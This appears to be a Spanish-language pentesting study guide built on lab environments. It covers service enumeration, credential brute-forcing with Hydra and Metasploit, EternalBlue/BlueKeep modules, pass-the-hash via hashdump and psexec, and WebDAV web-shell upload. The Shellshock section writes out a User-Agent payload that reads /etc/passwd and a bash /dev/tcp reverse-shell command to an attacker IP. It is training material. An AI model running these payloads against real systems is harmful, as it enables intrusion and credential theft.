# enum4linux -a 192.124.176.3
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Feb 24 15:44:14 2025
===== ( Target Information ) =====

Target ..... 192.124.176.3
RID Range ..... 500-550,1000-1050
Username .... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.124.176.3 ) =====

[+] Got domain/workgroup name: RECONLABS

===== ( Nbtstat Information for 192.124.176.3 ) =====

Looking up status of 192.124.176.3
RECONLABS <00> - <GROUP> H <ACTIVE> Domain/Workgroup Name
RECONLABS <1e> - <GROUP> H <ACTIVE> Browser Service Elections
SAMBA-RECON-BRU <00> - H <ACTIVE> Workstation Service
SAMBA-RECON-BRU <03> - H <ACTIVE> Messenger Service
SAMBA-RECON-BRU <20> - H <ACTIVE> File Server Service

MAC Address = 00-00-00-00-00-00
===== ( Session Check on 192.124.176.3 ) =====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

```

Si realizamos la enumeración autenticándonos, obtenemos muchísima información.

```
enum4linux -a -u <user> -p <pass> <IP_Target>
```

Enumeración Servidor Web

Algunos ejemplos de servidor web son Apache, Nginx o Microsoft IIS. Utilizan HTTP (protocolo de la capa de aplicación) para facilitar la comunicación entre cliente y servidor. Dentro de la consola de Metasploit, podemos establecer globalmente la IP objetivo para no tener que modificar RHOSTS cada vez que utilizamos un modulo. Lo haremos con el siguiente comando:

```
setg RHOSTS <IP target>
setg RHOST <IP target>
```

Buscamos módulos http:

```
search type:auxiliary name:http
```

Comenzamos con el scanner de versiones:

```
use auxiliary/scanner/http/http_version  
set SSL true # Si nuestro objetivo tiene certificado SSL (https)
```

Ahora buscamos un módulo para el encabezado:

```
use auxiliary/scanner/http/http_header
```

Esto nos da información sobre el servidor. Ahora realizamos una enumeración adicional de directorios ocultos alojados en el servidor.

```
search robots_txt  
use auxiliary/scanner/http/robots_txt
```

Descargamos los directorios para investigar el contenido:

```
curl http://<IP target>/<dir name>/
```

Adicionalmente, vamos a seguir con la búsqueda de directorios con fuerza bruta.

```
search dir_scanner  
use auxiliary/scanner/http/dir_scanner
```

Podemos especificar en PATH la ruta a partir de la que queremos buscar. Por defecto "/".

Esto nos da una lista de los directorios disponibles indicándonos si necesitamos o no autenticación para acceder. Vamos a escanear archivos:

```
search files_dir  
use auxiliary/scanner/http/files_dir
```

El diccionario ya está especificado por defecto. Para utilizar fuerza bruta para autenticarse y acceder a algún directorio protegido podemos utilizar:

```
use auxiliary/scanner/http/http_login  
set AUTH_URI /<dir_name>/ # Opcional
```

Si no encuentra las credenciales, usamos diccionarios mejores:

```
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
```

```
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

Si tampoco lo conseguimos así, probamos otra forma de obtener credenciales. Enumeramos usuarios:

```
use auxiliary/scanner/http/apache_userdir_enum  
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
```

Si obtenemos algún usuario válido, volvemos a utilizar el módulo anterior especificando el usuario correcto:

```
use auxiliary/scanner/http/http_login  
set VERBOSE true # Para ver resultados durante la ejecución  
set USER_FILE <name>
```

Enumeración MySQL

MySQL usa el puerto 3306 de forma predeterminada. Lo primero que haremos, será escanear la versión exacta del servicio con msfconsole:

```
use auxiliary/scanner/portscan/tcp # Debemos ver en que puerto corre mysql  
search type: auxiliary name:mysql  
use auxiliary/scanner/mysql/mysql_version
```

A continuación, utilizamos fuerza bruta con el siguiente módulo:

```
use auxiliary/scanner/mysql/mysql_login  
set USERNAME root
```

```
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

```
msf5 auxiliary(scanner/mysql/mysql_login) > run  
[+] 192.143.6.3:3306 - 192.143.6.3:3306 - Success: 'root:twinkle'  
[*] 192.143.6.3:3306 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

En este ejemplo, hemos obtenido la contraseña para el usuario "root". Nos viene bien, porque para el siguiente módulo que vamos a utilizar, necesitamos credenciales.

```
use auxiliary/admin/mysql/mysql_enum  
set PASSWORD twinkle  
set USERNAME root
```

Este módulo nos devuelve mucha información sobre la base de datos, incluida una lista de cuentas con los hashes de las contraseñas. También tenemos información sobre permisos. El siguiente módulo que vamos a utilizar también requiere credenciales. Nos será muy útil, ya que permite ejecutar consultas a la base de datos.

```
search mysql_slq  
use auxiliary/admin/mysql/mysql_sql  
set PASSWORD twinkle  
set USERNAME root  
set SQL show databases;
```

Para obtener más información del esquema de la base de datos, podemos utilizar el siguiente módulo:

```
use auxiliary/scanner/mysql/mysql_schemadump
```

Podemos conectarnos directamente a la base de datos desde la terminal desde el momento en que conseguimos las credenciales. Podemos hacerlo con el siguiente comando:

```
mysql -h <IP_target> -u <user_name> -p
```

Enumeración SSH

Es un protocolo de administración remota (Secure Shell). Utilizado típicamente para conexiones remotas a servidores y sistemas. Corre normalmente en el puerto 22. Vamos a utilizar un módulo de Metasploit para obtener la versión del servicio:

```
use auxiliary/scanner/ssh/ssh_version
```

A continuación, usamos el módulo de fuerza bruta para encontrar credenciales:

```
use auxiliary/scanner/ssh/ssh_login
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > run
[+] 192.30.120.3:22 - Success: 'sysadmin:hailey' ''
[*] Command shell session 1 opened (192.30.120.2:34395 -> 192.30.120.3:22) at 2021-11-14 00:25:34 +0000
ls
```

En este ejemplo obtenemos las credenciales 'sysadmin:hailey'. En este momento ya podríamos acceder a la máquina objetivo vía ssh, pero vamos a acceder desde dentro de Metasploit. Si miramos las sesiones después de ejecutar exitosamente el módulo anterior, vemos que nos aparece una sesión ssh con la máquina objetivo.

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====
Id  Name   Type          Information                                Connection
--  ---   ----          -----
1   shell  unknown      SSH sysadmin:hailey (192.30.120.3:22)  192.30.120.2:34395 -> 192.30.120.3:22 (192.30.120.3)
```

Entramos en esa sesión:

sessions 1

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

Welcome to Ubuntu 19.04 (GNU/Linux 5.4.0-88-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Activamos una shell con los siguientes comandos y ya estamos conectados a la máquina objetivo.

```
/bin/bash -i
```

Cerramos, porque todavía no estamos en la fase de explotación. Vamos a seguir enumerando, esta vez, usuarios.

```
use auxiliary/scanner/ssh/ssh_enumusers
```

Si encontramos credenciales durante un ataque de fuerza bruta, conseguiremos una shell robusta, sin necesidad de una sesión meterpreter. Por supuesto, con los permisos que tiene el usuario con el que nos hemos conectado. Realizamos un ataque por fuerza bruta con el siguiente comando:

```
hydra -L /common_users.txt -P /unix_passwords.txt <IP_target> -t 4 ssh
# -t 4: Cuatro subprocessos para que vaya más rápido.
```

```
root@attackdefense:~# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/common_passwords.txt 192.156.211.3 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-01 23:55:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 350 login tries (l:7/p:50), ~88 tries per task
[DATA] attacking ssh://192.156.211.3:22/
[22][ssh] host: 192.156.211.3 login: sysadmin password: hailey
[STATUS] 74.00 tries/min, 74 tries in 00:01h, 276 to do in 00:04h, 4 active
[22][ssh] host: 192.156.211.3 login: rooty password: pineapple
[22][ssh] host: 192.156.211.3 login: demo password: butterfly1
[STATUS] 62.33 tries/min, 187 tries in 00:03h, 163 to do in 00:03h, 4 active
[22][ssh] host: 192.156.211.3 login: auditor password: xbox360
[22][ssh] host: 192.156.211.3 login: anon password: 741852963
```

Ahora nos autenticamos y listo:

```
root@attackdefense:~# ssh sysadmin@192.156.211.3
The authenticity of host '192.156.211.3 (192.156.211.3)' can't be established.
ECDSA key fingerprint is SHA256:zGNTowzJbc1HjyQjvQhFLM/JStNrmfxnj8iGRzVwhc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.156.211.3' (ECDSA) to the list of known hosts.
sysadmin@192.156.211.3's password:
Welcome to Ubuntu 19.04 (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

Enumeración SMTP

Es un protocolo de comunicación usado para la transmisión de correo electrónico. Usa normalmente el puerto 25, pero puede estar también configurado en los puertos 465 y 587 si se ha configurado un certificado SSL o TLS para el cifrado. Los módulos de Metasploit que vamos a utilizar para enumerar este servicio son:

```
use auxiliary/scanner/smtp/smpt_version # Versión del servicio. Ej: Postfix.
use auxiliary/scanner/smtp/smtp_enum # Enumera usuarios (Fuerza bruta).
```

Explotación

Escaneo de vulnerabilidades

Banner Grabbing

Es una técnica de recopilación de información usada para enumerar información sobre el sistema operativo del objetivo y sobre los servicios que se

ejecutan. El objetivo principal es identificar los servicios que están corriendo, sus respectivos puertos y su versión. Esta técnica puede configurarse de varias formas:

- Escaneo de la versión de los servicios con -sV de Nmap.
- Conectarse a puertos abiertos con Netcat.
- Autenticarse en un servicio (SSH, Telnet, FTP, etc.)

Vamos con el ejemplo. Primero escaneamos con Nmap:

```
nmap -sV -O <IP_Target>
```

```
[root@INE] ~
# nmap -sV -O 192.226.28.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 14:54 IST
Nmap scan report for demo.ine.local (192.226.28.3)
Host is up (0.000048s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:E2:1C:03 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
```

Ya tenemos puertos abiertos, servicios que corren en ellos y su versión. Vamos a utilizar un script de nmap que se llama **banner.nse**.

```
nmap -sV --script=banner <IP_Target>
```

```
[root@INE] ~
# nmap -sV --script=banner 192.226.28.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 14:58 IST
Nmap scan report for demo.ine.local (192.226.28.3)
Host is up (0.000027s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.6
MAC Address: 02:42:C0:E2:1C:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

Esto nos revela la misma información sobre la versión de los servicios en este caso.

Ahora vamos a utilizar **Netcat**. En este ejemplo, sabemos que la máquina objetivo utiliza SSH en el puerto 22. Podemos capturar banners con netcat con el siguiente comando:

```
nc <IP_Target> <port>
```

```
└─(root@INE)─[~]
# nc 192.226.28.3 22
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.6
Protocol mismatch.
```

Nos devuelve información sobre el servicio. Ahora podemos utilizar esta información para buscar exploits. Por ejemplo:

```
searchsploit openssh 7.2
```

```
└─(root@INE)─[~]
# searchsploit openssh 7.2
Exploit Title
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH 7.2 - Denial of Service
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection
OpenSSH 7.2p2 - Username Enumeration
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
OpenSSHD 7.2p2 - Username Enumeration
Shellcodes: No Results
Papers: No Results
```

Ahora, como este puerto admite autenticación, podemos capturar el banner también intentando autenticarnos. Nos inventamos unas credenciales e intentamos autenticarnos:

```
ssh root@<IP_Target>
```

```
└─(root@INE)─[~]
# ssh admin@192.226.28.3
The authenticity of host '192.226.28.3 (192.226.28.3)' can't be established.
ED25519 key fingerprint is SHA256:usoU91o26EhXVfBuwZIwlQtdpEw/EHXRp7NejBKASWA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.226.28.3' (ED25519) to the list of known hosts.
Welcome to attack defense ssh recon lab!!
admin@192.226.28.3's password:
Permission denied, please try again.
admin@192.226.28.3's password:
```

Con SSH sólo obtenemos el mensaje de bienvenida, pero no el banner que nos interesa. Con otros servicios, como Telnet, conseguiríamos más información.

Escaneo con scripts de NMAP

Para este ejemplo, comenzamos con un escaneo de servicios y sistema operativo de Nmap:

```
nmap -sV -O <IP_Target>
```

Vemos, en este caso, que el objetivo tiene un servidor Apache en el puerto 80. En este momento, lo que podemos hacer es intentar acceder con el navegador.

Vamos a utilizar un script de Nmap, concretamente “http-enum” para obtener más información del servidor:

```
nmap -sV --script=http-enum -p 80 <IP_Target>
```

Ahora, vamos a utilizar scripts de nmap para detectar vulnerabilidades. Los buscamos filtrando con el siguiente comando:

```
ls /usr/share/nmap/scripts/ | grep vuln
```

Sabemos que nuestro objetivo es vulnerable a Shellshock, así que, vamos a comprobarlo:

```
nmap -sV -p 80 --script=http-shellshock --script-args "http-shellshock.uri=/c  
# Argumentos para el script http-shellshock
```

Tenemos la explotación para esta vulnerabilidad en .

Escaneo con MSF

Es muy importante obtener la versión del servicio para encontrar las vulnerabilidades correctas. Lo primero que podemos hacer, dentro ya de msfconsole (con la base de datos y el workspace configurados), en lanzar el siguiente comando para escanear el objetivo con Nmap:

```
db_nmap -sS -sV -O <IP_target>
```

Todos los resultados se agregarán a la base de datos de msfconsole. Esta información podemos consultarla luego con los comandos “hosts”, “services”, etc. Para buscar vulnerabilidades de un servicio específico, primero lo hacemos manualmente, buscando módulos para dicho servicio. Por ejemplo, para MySQL:

```
search type:exploit name:mysql
```

Si vemos que los exploits disponibles son para versiones anteriores, podemos dejar de buscar por ese camino, ya que los exploits no nos servirán.

Podemos buscar vulnerabilidades directamente en la línea de comandos de la siguiente forma:

```
searchsploit "Microsoft Windows SMB" | grep -e "Metasploit"
```

Con el código del exploit, podremos encontrar el módulo en metasploit. Podemos utilizar en Metasploit el comando “analyze” para que nos liste los exploits que pueden ser efectivos en distintos servicios de la máquina objetivo.

Para WebDav hay herramientas específicas que se utiliza desde la línea de comandos, se trata de **davtest** y **cadaver**. Un ejemplo de davtest sería:

```
davtest -auth <username>:<pass> -url http://<IP_target>/webdav
```

Un ejemplo de cadaver sería:

```
cadaver http://<IP_target>/webdav
```

Ataques de Fuerza Bruta

Para intentar autenticarnos con el método de fuerza bruta, podemos utilizar la herramienta **Hydra**.

```
hydra -L <diccionario_user> -P <diccionario_pass> <IP target> <protocolo> </ruta>
```

Un ejemplo sería:

```
hydra -L <diccionario_user> -P <diccionario_pass> <IP target> http-get /w  
ebdav/
```

Análisis de Vulnerabilidades

EternalBlue (Windows)

CVE-2017-0144. Vulnerabilidad Windows MS17-010 EternalBlue. Se trata de una vulnerabilidad del protocolo SMB. Se ejecuta en la mayoría de sistemas Windows.

- Windows Vista
- Windows 7
- Windows Server 2008
- Windows 8.1
- Windows Server 2012
- Windows 10
- Windows Server 2016

Vamos a ver como explotar esta vulnerabilidad. Primero escaneamos con Nmap el puerto 445 de la máquina objetivo.

```
nmap -sV -p 445 -O <IP_target>
```

BlueKeep (Windows)

Es una vulnerabilidad del protocolo RDP en Windows, que permite a los atacantes la ejecución remota de código y acceso al sistema. **CVE-2019-0708**. Los módulos de MSF para explotar esta vulnerabilidad son:

```
search BlueKeep  
auxiliary/scanner/rdp/cve_2019_0708_bluekeep # Nos dice si es vulnerab  
le
```

```
exploit/windows/rdp/cve_2019_0708_bluekeep_rce # Ejecución de código remoto
```

En el exploit, hay que especificar la versión del sistema operativo para que funcione correctamente. Para ver las versiones de windows que podemos utilizar:

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
```

Exploit targets:

Id	Name
--	---
0	Automatic targeting via fingerprinting
1	Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
4	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
5	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
6	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

```
set target <Id>
```

Este exploit nos proporciona una sesión meterpreter con permisos de administrador. Hay que tener cuidado con los exploits de kernel, porque pueden bloquear el sistema y ocasionar una pérdida de datos.

Ataques Pass-the-Hash

Se trata de una técnica de explotación que implica capturar o recolectar hashes o contraseñas en texto sin formato y utilizarlas para autenticarse. Las mejores herramientas para realizar este ataque son:

- **Metasploit PsExec module.**
- **Crackmapexec.**

Esta técnica nos permite obtener acceso al sistema objetivo con credenciales legítimas. Primero vamos a ver cómo utilizar el módulo de Metasploit. Para este ejemplo seguimos los pasos:

- Conseguir acceso para obtener el hash del usuario administrador:

```
use exploit/windows/http/badblue_passthru
```

Configuramos RHOSTS y lanzamos el exploit para obtener una sesión meterpreter.

```
meterpreter > pgrep lsass # Buscamos el proceso LSASS (devuelve PID)
meterpreter > migrate <lsass_PID> # Migramos al proceso LSASS
meterpreter > getuid # Comprobamos que tenemos permisos de admin
meterpreter > load kiwi
meterpreter > lsadump_sam # Volcamos la base de datos SAM.
```

A continuación copiamos el “Hash NTLM” de Administrator y lo guardamos. Podemos guardar también las credenciales de los demás usuarios que nos aparecen.

- Realizar el ataque con el módulo PsExec:

Para poder utilizar este módulo, necesitaremos, además del Hash NTLM, el Hash LM, y una forma rápida de conseguirlo es escribir “**hashdump**” en la sesión meterpreter y nos devuelve el Hash LM (Es el mismo para todos los usuarios, incluido el Administrator). Lo copiamos y lo guardamos. Tiene el siguiente formato:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
student:1008:aad3b435b51404eeaad3b435b51404ee:bd4ca1fbe028f3c5066467a7f6a73b0b:::
```

A continuación, ponemos la sesión meterpreter en segundo plano y buscamos el módulo:

```
use exploit/windows/smb/psexec
```

Lo primero que debemos cambiar es LPORT, ya que el 4444 lo estamos utilizando en la sesión meterpreter que tenemos en segundo plano. Lo cambiamos por el puerto 4422 por ejemplo. Debemos indicar también los

campos SMBUser (Administrator) y SMBPass (Hash LM). Debemos especificar también el objetivo (escribimos “set target” y nos lista las opciones).

```
set LPORT 4422
set SMBUser Administrator
set SMBPass <Hash LM>
set target Native\ upload
exploit
```

- **Hemos conseguido una sesión meterpreter para Administrator:**

Comprobamos la información del sistema y los permisos:

```
meterpreter > sysinfo
meterpreter > getuid
```

Vamos a probar ahora con la herramienta Crackmapexec. Utilizamos el siguiente comando:

```
crackmapexec smb <IP_target> -u Administrator -H "<Hash NTLM>"
```

Si nos funciona, probamos el siguiente comando:


```
crackmapexec smb <IP_target> -u Administrator -H "<Hash NTLM>" -x "ip
config"
```

Puede dar algunos errores por problemas con las librerías de Python, pero funciona igualmente. Podemos sustituir “ipconfig” por otros comandos.

Shellshock (Linux)

Vulnerabilidad de Bash, CVE-2014-6271, de Linux. La razón de que esta vulnerabilidad sea tan peligrosa y crítica, es que permite a un atacante ejecutar comandos arbitrarios de forma remota en el objetivo Linux. Esta explotación involucra 2 servicios: Apache y Bash. Se ejecuta a partir de un script CGI, que se envía al servidor Apache. Estos scripts los utiliza Apache para ejecutar comandos en el sistema Linux y mostrar la salida al cliente. Lo más efectivo es

insertar manualmente los comandos en el encabezado HTTP. En este ejemplo, vemos en la máquina objetivo el puerto 80 abierto con Apache corriendo. Si miramos su contenido con el navegador, vemos que tiene una cuenta atrás anunciando el momento en el que la página estará disponible, y esto se trata de un script CGI.



Si inspeccionamos el código, vemos que efectivamente es así:

```
body {  
    background-image: url('static/images/background.jpg');  
    background-repeat: no-repeat;  
    background-attachment: fixed;  
    background-position: center;  
}  
</style>  
<script>  
    setInterval(function() {  
        var xhttp = new XMLHttpRequest();  
        xhttp.onreadystatechange = function() {  
            if (this.readyState == 4 && this.status == 200) {  
                document.getElementById("output").innerHTML = this.responseText;  
            }  
        };  
        xhttp.open("GET", "/gettime.cgi", true);  
        xhttp.send();  
    }, 1000);  
</script>  
</head>  
<body>
```

Si intentamos ver el fichero .cgi en el navegador, simplemente nos aparece la cuenta atrás. Podemos utilizar esa URL como nuestro vector de entrada, en este caso:

```
<IP_Target>/gettime.cgi
```

Sin embargo, debemos comprobar que el servidor es vulnerable a éste ataque, y lo podemos hacer con nmap:

```
nmap -sV <IP_Target> --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi"
```

Si el sistema es vulnerable, vamos a explotarlo utilizando **Burp Suite**:

- Modificamos el proxy del navegador para poder interceptar el tráfico con Burp Suite.
- Abrimos Burp Suite y en la pestaña Proxy, pulsamos “Intercept is on” y “Forward”.
- Recargamos en el navegador la URL al recurso .cgi.
- Insertar los caracteres especiales en el encabezado HTTP de User-Agent. Para esto, enviamos la petición al repetidor (click derecho / send to repeater). Luego sustituimos el contenido de User-Agent con el siguiente:

```
User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```

- Pulsamos “Send” y vemos la salida del comando “cat” en la sección Response, donde tenemos una lista con todos los usuarios. Ahora podemos introducir otros comandos en ese campo.
- A continuación, vamos a conseguir una shell. Para ello, nos ponemos en escucha con **netcat** en nuestra terminal.

```
nc -lvp 1234
```

- Volvemos a Burp y sustituimos el comando “cat” por el siguiente:

```
bash -i>&/dev/tcp/<IP_Local>/1234 0>&1
```

- Pulsamos “Send”, y deberíamos obtener una reverse shell.

```
root@attackdefense:~# nc -nvlp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.24.241.3.
Ncat: Connection from 192.24.241.3:39846.
bash: cannot set terminal process group (10): Inappropriate ioctl for device
bash: no job control in this shell
daemon@victim-1:/opt/apache/htdocs$
```

Ahora vamos a ver como se explota con **Metasploit**. El módulo para comprobar si el sistema tiene esta vulnerabilidad es:

```
use auxiliary/scanner/http/apache_mod_cgi_bash_env
```

Si es vulnerable, utilizamos el siguiente exploit:

```
use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

Tenemos que especificar el objetivo (IP y puerto, en este ejemplo, 80), el target URI, que es la localización del fichero .cgi (/gettime.cgi) y lanzar el exploit.

```
set TARGETURI /gettime.cgi
```

Y conseguimos una sesión meterpreter.

Análisis de vulnerabilidades con WMAP

Se trata de una aplicación para escanear vulnerabilidades de aplicaciones web y se puede usar también para enumeración de servidores web. Está disponible como un plugin de MSF. Para cargar el módulo, simplemente tenemos que introducir el siguiente comando en msfconsole:

```
msf5 > load wmap
msf5 > wmap
msf5 > wmap_ # Para ver posibles usos
```

Podemos agregar un nuevo sitio con el siguiente comando:

```
wmap_sites -a <IP_Target>
wmap_targets -h # Ayuda
wmap_targets -t <URL_target> # Añade el sitio como objetivo
wmap_sites -l # Comprobamos la lista
```

Podemos utilizar un comando para buscar los módulos que podemos utilizar contra el objetivo:

```
wmap_run -h # Ayuda
wmap_run -t # Ver módulos disponibles
wmap_run -e # Comenzamos el escaneo utilizando varios módulos automáticamente
```

Esta herramienta automatiza todo el proceso de enumeración de servidor web. Podemos ver las vulnerabilidades que ha encontrado la herramienta con el siguiente comando:

```
wmap_vulns -h # Ayuda
wmap_vulns -l # muestra las vulnerabilidades
```

Ataques basados en Hosts Windows

Son ataques dirigidos a un sistema específico, con un sistema operativo específico, como Linux o Windows. Se centran primero en explotar vulnerabilidades del SO de objetivo.

Microsoft IIS WebDAV

Este servicio (Internet Information Server) se usa con la familia Windows NT. Proporciona una interfaz gráfica para gestionar los sitios web. WebDAV es un conjunto de extensiones del protocolo HTTP que permite a los usuarios editar y administrar archivos en colaboración en servidores web remotos. Permite que un servidor IIS funcione como un servidor de archivos. Corre en el puerto 80, sin certificado SSL o en el 443 con certificado SSL.

El primer paso para la explotación es determinar si WebDAV está configurado para correr en el servidor web, aunque el servicio sea Apache, por ejemplo. Podemos realizar ataques de fuerza bruta también, para obtener credenciales.

Utilizaremos las herramientas **davtest** y **cadaver**, ambas preinstaladas en kali y parrotOS.

Para acceder a los activos compartidos de webdav, comprobamos el servicio con el script de Nmap “http-enum” para ver si tiene activada la autorización y la ruta en la que se encuentra:

```
root@attackdefense:~# nmap -sV -p 80 --script=http-enum 10.2.17.124
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-24 06:44 IST
Nmap scan report for 10.2.17.124
Host is up (0.0032s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-enum:
|_ /webdav/: Potentially interesting folder (401 Unauthorized)
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

En este ejemplo, se ve que sí se requiere autenticación para acceder, y que se encuentra en la ruta “/webdav/”. Vamos a intentar autenticarnos mediante fuerza bruta con **hydra**.

```
hydra -L <Users.txt> -P <Pass.txt> <IP_Target> http-get /webdav/
```

Una vez obtenidas unas credenciales válidas, podemos acceder al directorio compartido desde el navegador. Para escanear el servicio con **davtest**, utilizamos el siguiente comando:

```
davtest -url http://<IP_Target>/webdav
```

```
root@attackdefense:~# davtest -url http://10.2.17.124/webdav
*****
Testing DAV connection
OPEN          FAIL: _ http://10.2.17.124/webdav      Unauthorized. Basic realm="10.2.17.124"
```

Nos dice que está funcionando, pero no tenemos acceso porque necesitamos autenticarnos. Si tenemos credenciales, introducimos el siguiente comando:

```
davtest -auth bob:password_123321 -url http://<IP_Target>/webdav
```

Nos devuelve una lista de archivos que se pueden cargar o ejecutar en el servidor web. Esta información es muy útil, por que a continuación, podemos

hacer que el servidor execute un fichero que nos proporcione una reverse shell.

Ahora vamos a utilizar **cadaver**. El comando es:

```
cadaver http://<IP_Target>/webdav
```

A continuación introducimos las credenciales obtenidas anteriormente. En kali Linux tenemos una serie de **web shells** por defecto y se puede acceder a ellas desde el directorio:

```
ls -la /usr/share/webshells/
```

Para este ejemplo, utilizamos las de "asp", ya que hemos comprobado anteriormente que se puede cargar y ejecutar en el servidor web un fichero con formato .asp:

```
ls -la /usr/share/webshells/asp/webshell.asp
```

Así que, en el prompt de **cadaver**, introducimos el siguiente comando para cargar el fichero:

```
